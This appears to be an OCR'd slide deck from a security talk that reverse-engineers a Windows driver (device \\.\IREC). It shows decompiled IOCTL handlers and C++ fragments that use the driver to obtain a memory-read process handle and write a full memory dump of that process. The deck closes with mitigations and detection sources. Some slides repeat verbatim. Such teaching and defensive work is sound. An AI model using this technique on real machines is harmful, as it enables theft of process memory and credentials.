140002a73          int32_t rax_5 = *(pCurrentStackLocation + 0x10)
140002a82          int32_t rax_7 = *(pCurrentStackLocation + 8)
140002a91          int32_t* AssociatedIrp = IRP->AssociatedIrp
140002ac7          int32_t Object
140002ac7          switch (*(pCurrentStackLocation + 0x18) - 0x80012008)
```

Driver Divination


tyler.booth@dru1d.ninja

```
1400029d0  uint64_t DeviceControlDispatch(int64_t arg1, PIRP IRP)

1400029d5      arg_8 = arg1
1400029ea      void var_2c8
1400029ea      int64_t rax_1 = __security_cookie ^ &var_2c8
1400029f5      NTSTATUS STATUS = 0xc0000002
1400029fd      int64_t var_278 = 0
140002a06      int32_t var_268 = 0
140002a0e      int32_t var_284 = 0
140002a16      int32_t var_27c = 0
140002a1e      int64_t var_1d0 = 0
140002a32      struct _IO_STACK_LOCATION CurrentStackLocation
140002a32      CurrentStackLocation.MajorFunction = IRP->Tail.Overlay.__offset(0x40).b
140002a32      CurrentStackLocation.MinorFunction = IRP->Tail.Overlay.__offset(0x41).b
140002a32      CurrentStackLocation.Flags = IRP->Tail.Overlay.__offset(0x42).b
140002a32      CurrentStackLocation.Control = IRP->Tail.Overlay.__offset(0x43).b
140002a39      void* pCurrentStackLocation
140002a39      pCurrentStackLocation.b = CurrentStackLocation.MajorFunction
140002a39      pCurrentStackLocation:1.b = CurrentStackLocation.MinorFunction
140002a39      pCurrentStackLocation:2.b = CurrentStackLocation.Flags
140002a39      pCurrentStackLocation:3.b = CurrentStackLocation.Control
140002a4a      if (pCurrentStackLocation != 0)
140002a73          int32_t rax_5 = *(pCurrentStackLocation + 0x10)
140002a82          int32_t rax_7 = *(pCurrentStackLocation + 8)
140002a91          int32_t* AssociatedIrp = IRP->AssociatedIrp
140002ac7          int32_t Object
140002ac7          switch (*(pCurrentStackLocation + 0x18) - 0x80012008)
```

Driver Divination

tyler.booth@dru1d.ninja

```
140002c45            case 0x20
140002c45                int64_t pHandle = 0
140002c51                int32_t var_22c_1 = 0
140002c7e                if (zx.q(rax_7) u>= 4)
140002cb3                    int32_t pid = *AssociatedIrp
140002cd8                    STATUS = openProcess(pid, ACCESSMASK: 0x410, 0, pHandle: &pHandle)
140002ce1                    int32_t var_1fc_1
140002ce1                    if (STATUS s< 0)
140002cf0                        var_1fc_1 = 0
140002ce3                    else
140002ce3                        var_1fc_1 = 1
140002d03                    if (var_1fc_1 != 0)
140002d2b                        var_27c = 4
140002d42                        *AssociatedIrp = pHandle.d
140002d50                        if (CheckStatus(1) != 0)
140002d60                            DbgPrint(Format: "OPENPROCESS succeeded for pid %d", zx.q(pid))
140002d11                    else if (CheckStatus(0x20) != 0)
140002d21                        DbgPrint(Format: "OPENPROCESS failed for pid %d", zx.q(pid))
140002c80                else
140002c80                    STATUS = 0xc0000023
140002c94                    if (CheckStatus(0x20) != 0)
140002ca1                        DbgPrint(Format: "OPENPROCESS failed due to Respon…", zx.q(rax_7))
```



Driver Divination

tyler.booth@dru1d.ninja

```
140002c45        case 0x20
140002c45            int64_t pHandle = 0
140002c51            int32_t var_22c_1 = 0
140002c7e            if (zx.q(rax_7) u>= 4)
140002cb3                int32_t pid = *AssociatedIrp
140002cd8                STATUS = openProcess(pid, ACCESSMASK: 0x410, 0, pHandle: &pHandle)
140002ce1                int32_t var_1fc_1
140002ce1                if (STATUS s< 0)
140002cf0                    var_1fc_1 = 0
140002ce3                else
140002ce3                    var_1fc_1 = 1
140002d03                if (var_1fc_1 != 0)
140002d2b                    var_27c = 4
140002d42                    *AssociatedIrp = pHandle.d
140002d50                    if (CheckStatus(1) != 0)
140002d60                        DbgPrint(Format: "OPENPROCESS succeeded for pid %d", zx.q(pid))
140002d11                else if (CheckStatus(0x20) != 0)
140002d21                    DbgPrint(Format: "OPENPROCESS failed for pid %d", zx.q(pid))
140002c80            else
140002c80                STATUS = 0xc0000023
140002c94                if (CheckStatus(0x20) != 0)
140002ca1                    DbgPrint(Format: "OPENPROCESS failed due to Respon…", zx.q(rax_7))
```

Driver Divination

tyler.booth@dru1d.ninja

```
1400084d0  uint64_t openProcess(int32_t pid, ACCESS_MASK ACCESSMASK, int32_t arg3, PHANDLE pHandle)

1400084e6      int32_t var_58 = 0xc0000001
1400084ee      uint64_t ClientId = 0
1400084f7      int64_t var_48 = 0
140008500      int32_t ObjectAttributes = 0x30
140008508      int64_t var_38 = 0
140008511      int32_t var_28 = 2
140008519      int64_t var_30 = 0
140008522      int64_t var_20 = 0
14000852b      int64_t var_18 = 0
14000853c      if (arg3 != 0)
140008546          int32_t var_28_1 = 0x202
140008551      ClientId = zx.q(pid)
14000856f      NTSTATUS status = ZwOpenProcess(ProcessHandle: pHandle, DesiredAccess: ACCESSMASK, ObjectAttributes: &ObjectAttributes, ClientId: &ClientId)
14000857e      if (status s< 0 && CheckStatus(0x20) != 0)
14000859c          DbgPrint(Format: "Open process failed for %d", zx.q(pid))
1400085a9      return zx.q(status)
```

Driver Divination

tyler.booth@dru1d.ninja

```
140002cd8                    STATUS = openProcess(pid, ACCESSMASK: 0x410, 0, pHandle: &pHandle)
```

- We must supply a process ID to the driver
- There is a hardcoded accessmask in the driver:
  - PROCESS_QUERY_INFORMATION (0x0400)
  - PROCESS_VM_READ (0x0010)
    - This means we can read virtual memory!
- We receive a process handle back with these permissions

Driver Divination

tyler.booth@dru1d.ninja

Here's what we know:

- We have found the driver's entry point
- We have found the driver's device name
- We have found IRP_MJ_DEVICE_CONTROL (0xe)
- We have found the IOCTLs (0x80012008 + function offset)
- We even found a function within the driver that looks interesting; we can retrieve a process handle with virtual memory read permissions

LET'S WRITE THE SPELL

Spellcraft

tyler.booth@dru1d.ninja

```
 6
 7  #define IOCTL_BASE 0x80012008
 8  constexpr DWORD IREC_IOCTL(DWORD x) { return IOCTL_BASE + x; }
 9  #define IOTCL_IREC_OPEN_PROCESS IREC_IOCTL( 0x20 )
10  static const char* DeviceName = R"(\\.\IREC)";
11
12  typedef struct _IREC_OPEN_PROCESS {
13      DWORD pid;
14  } IREC_OPEN_PROCESS, * PIREC_OPEN_PROCESS;
15
```

Spellcraft

tyler.booth@dru1d.ninja

```
6
7   #define IOCTL_BASE 0x80012008
8   constexpr DWORD IREC_IOCTL(DWORD x) { return IOCTL_BASE + x; }
9   #define IOTCL_IREC_OPEN_PROCESS IREC_IOCTL( 0x20 )
10  static const char* DeviceName = R"(\\.\IREC)";
11
12  typedef struct _IREC_OPEN_PROCESS {
13      DWORD pid;
14  } IREC_OPEN_PROCESS, * PIREC_OPEN_PROCESS;
15
```

Spellcraft

tyler.booth@dru1d.ninja

```
6
7   #define IOCTL_BASE 0x80012008
8   constexpr DWORD IREC_IOCTL(DWORD x) { return IOCTL_BASE + x; }
9   #define IOTCL_IREC_OPEN_PROCESS IREC_IOCTL( 0x20 )
10  static const char* DeviceName = R"(\\.\IREC)";
11
12  typedef struct _IREC_OPEN_PROCESS {
13      DWORD pid;
14  } IREC_OPEN_PROCESS, * PIREC_OPEN_PROCESS;
15
```

Spellcraft

tyler.booth@dru1d.ninja

```
70
71      IREC_OPEN_PROCESS openProcess;
72      openProcess.pid = processId;
73
74      bResult = DeviceIoControl(hDevice, IOTCL_IREC_OPEN_PROCESS, &openProcess, sizeof(DWORD), &openProcess, sizeof(HANDLE), &dwBytesReturned, NULL);
```

Here is where we open up a connection with the driver and submit our data.

Spellcraft


tyler.booth@dru1d.ninja

```
    HANDLE hFile = CreateFileA(dumpFilePath.c_str(), GENERIC_WRITE, FILE_SHARE_WRITE, NULL, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);

    if (hFile == INVALID_HANDLE_VALUE) {
        DWORD dwError = GetLastError();
        printf("CreateFileA failed with error: %lu\n", dwError);
        return;
    }

    bDumpResult = MiniDumpWriteDump(hProcess, 0, hFile, MiniDumpWithFullMemory, NULL, NULL, NULL);
    if (!bDumpResult) {
        DWORD dwError = GetLastError();
        printf("Dump failed with error: %lu\n" + dwError);
    }
    else {
        printf("[*] Dump succeeded.\n");
    }
    CloseHandle(hProcess);
    CloseHandle(hFile);
}
```

DEMO

Critical Hit

tyler.booth@dru1d.ninja



DEFENSES

Defense

tyler.booth@dru1d.ninja

Mitigation

- You should probably keep drivers in your environment up-to-date

Detection

- Microsoft has a recommended driver blocklist
- The LOLDrivers project (https://www.loldrivers.io/)
  - This is arguably better than the official blocklist
  - Hash lists, YARA rules, Sigma rules, Sysmon blocking, and WDAC policies

If you're a developer, consider using more stringent device ACLs

THANK YOU!

Go forth and hack the planet!